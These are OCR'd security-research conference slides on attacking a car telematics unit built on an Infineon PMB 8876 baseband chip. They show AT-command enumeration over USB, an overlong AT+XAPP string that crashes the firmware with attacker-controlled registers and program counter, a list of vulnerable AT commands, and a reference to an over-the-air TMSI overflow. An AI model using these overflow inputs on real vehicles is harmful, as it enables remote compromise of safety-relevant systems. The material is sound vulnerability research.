
- Its USB right? lets mitm it!
- This looks familiar...




Telematics

Gathering Intel from the board

- Its USB right? lets mitm it!
- This looks familiar...






Telematics


Gathering Intel from the board


- Its USB right? lets mitm it!
- This looks familiar...

Telematics

- Oh, look at that!
- I know this chip! Do you?








Telematics

- Here are a few hints

Telematics

Infineon PMB 8876 Functional diagram



Telematics

Gathering Intel from the board

- It's a USB system. We know this…
- Lets connect to it and explore

```
root@atr-lt01:~/leaf# ./leaf.py
AT
OK

AT+CGMI
+CGMI: Continental Automotive Systems

OK

AT+CGMM
+CGMM: "GSM900","GSM1800","GSM1900","GSM850","MODEL=SGOLD2 NAD"

OK

AT+CGMR
+CGMR: "06.42R_51R_V26"

OK

AT+CIMI
310650701614947

OK
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
AT+CIMI
310650701614947

OK

AT+XLOG
+XGENDATA: "cas2_21.41.23:NOVANTO_NAD_51R    dows_NT
"

OK

AT+XAPP="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"


Traceback (most recent call last):
  File "./leaf.py", line 32, in <module>
    dev.write(2, "%s\r" % command)
  File "/usr/lib/python2.7/dist-packages/usb/core.py", line 948, in write
    self.__get_timeout(timeout)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 824, in bulk_write
    timeout)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 920, in __write
    _check(retval)
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 595, in _check
    raise USBError(_strerror(ret), ret, _libusb_errno[ret])
usb.core.USBError: [Errno 5] Input/Output Error
root@atr-lt01:~/leaf#
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
AT+XLOG
+XGENDATA: "cas2_21.41.23:NOVANTO_NAD_51R    dows_NT
"

+XLOG: Exception Number: 1
Trap Class:     0xEEEE  (SW EXCEPTION)
Identification: 182 (0x00B6)
Date: 01.01.2004
Time: 00:00
File: @
Line: 0
Logdata:
 07 CE 0A 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
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 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00                           ........


+XLOG: Exception Number: 2
Trap Class: 0xBBBB (HW PREFETCH ABORT TRAP)
System Stack:
            0x41414141
            0x41414141
            0x41414141
            0x41414141
            0x00414141
            0x00000001
            0xA024111C
            0x00000001
            0xB013FDA8
            0xB026FF14
            0xB00325FC
            0x00000001
            0x00000001
            0xA013216D
            0x00000001
            0xB00546EC
            0xB026FF14
            0xA010B1AD
            0xB026F164
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
Date: 07.01.2004
Time: 08:21
Register:
r0:   0x00000000   r1:   0x00000000 r2:   0xFFFF231C
r3:   0xB02573C9   r4:   0x41414141 r5:   0x41414141
r6:   0x41414141   r7:   0x41414141 r8:   0x00000000
r9:   0x00080002   r10:  0xB00C6DC8 r11:  0xB00D0C5C
r12:  0xA0235CCD   r13:  0xB00CCCE4 r14:  0xA0244175
r15:  0x41414144
SPSR: 0x40000033  DFAR:  0x00000404 DFSR: 0x00000005

OK
```

Telematics

Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
            0x00000000
Date: 07.01.2004
Time: 08:21
Register:
r0:   0x00000000   r1:   0x00000000 r2:   0xFFFF231C
r3:   0xB02573C9   r4:   0x41414141 r5:   0x41414141
r6:   0x41414141   r7:   0x41414141 r8:   0x00000000
r9:   0x00080002   r10:  0xB00C6DC8 r11:  0xB00D0C5C
r12:  0xA0235CCD   r13:  0xB00CCCE4 r14:  0xA0244175
r15:  0x41414144
SPSR: 0x40000033  DFAR:  0x00000404 DFSR: 0x00000005

OK
```

Telematics


Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities.
- confirmed local vector
  - AT+STKPROF
  - AT+XAPP
  - AT+XLOG
  - AT+FNS

Telematics

Telematics vulnerabilities


- After confirming the local vulns, let's check for remote ones…
- oh wait!
- Thanks to the amazing Dr. Ralf-Philipp Weinmann we know this baseband FW is vulnerable to an Over-The-Air TMSI buffer overflow.



Telematics

Telematics vulnerabilities


- Confirming the TMSI vulnerability
  - The good book has PoC code in it, yay!
  - OpenBTS has moved on from testcall functionality (“security” reasons)
  - this will take a while, better get a faraday cage



Telematics

Telematics vulnerabilities

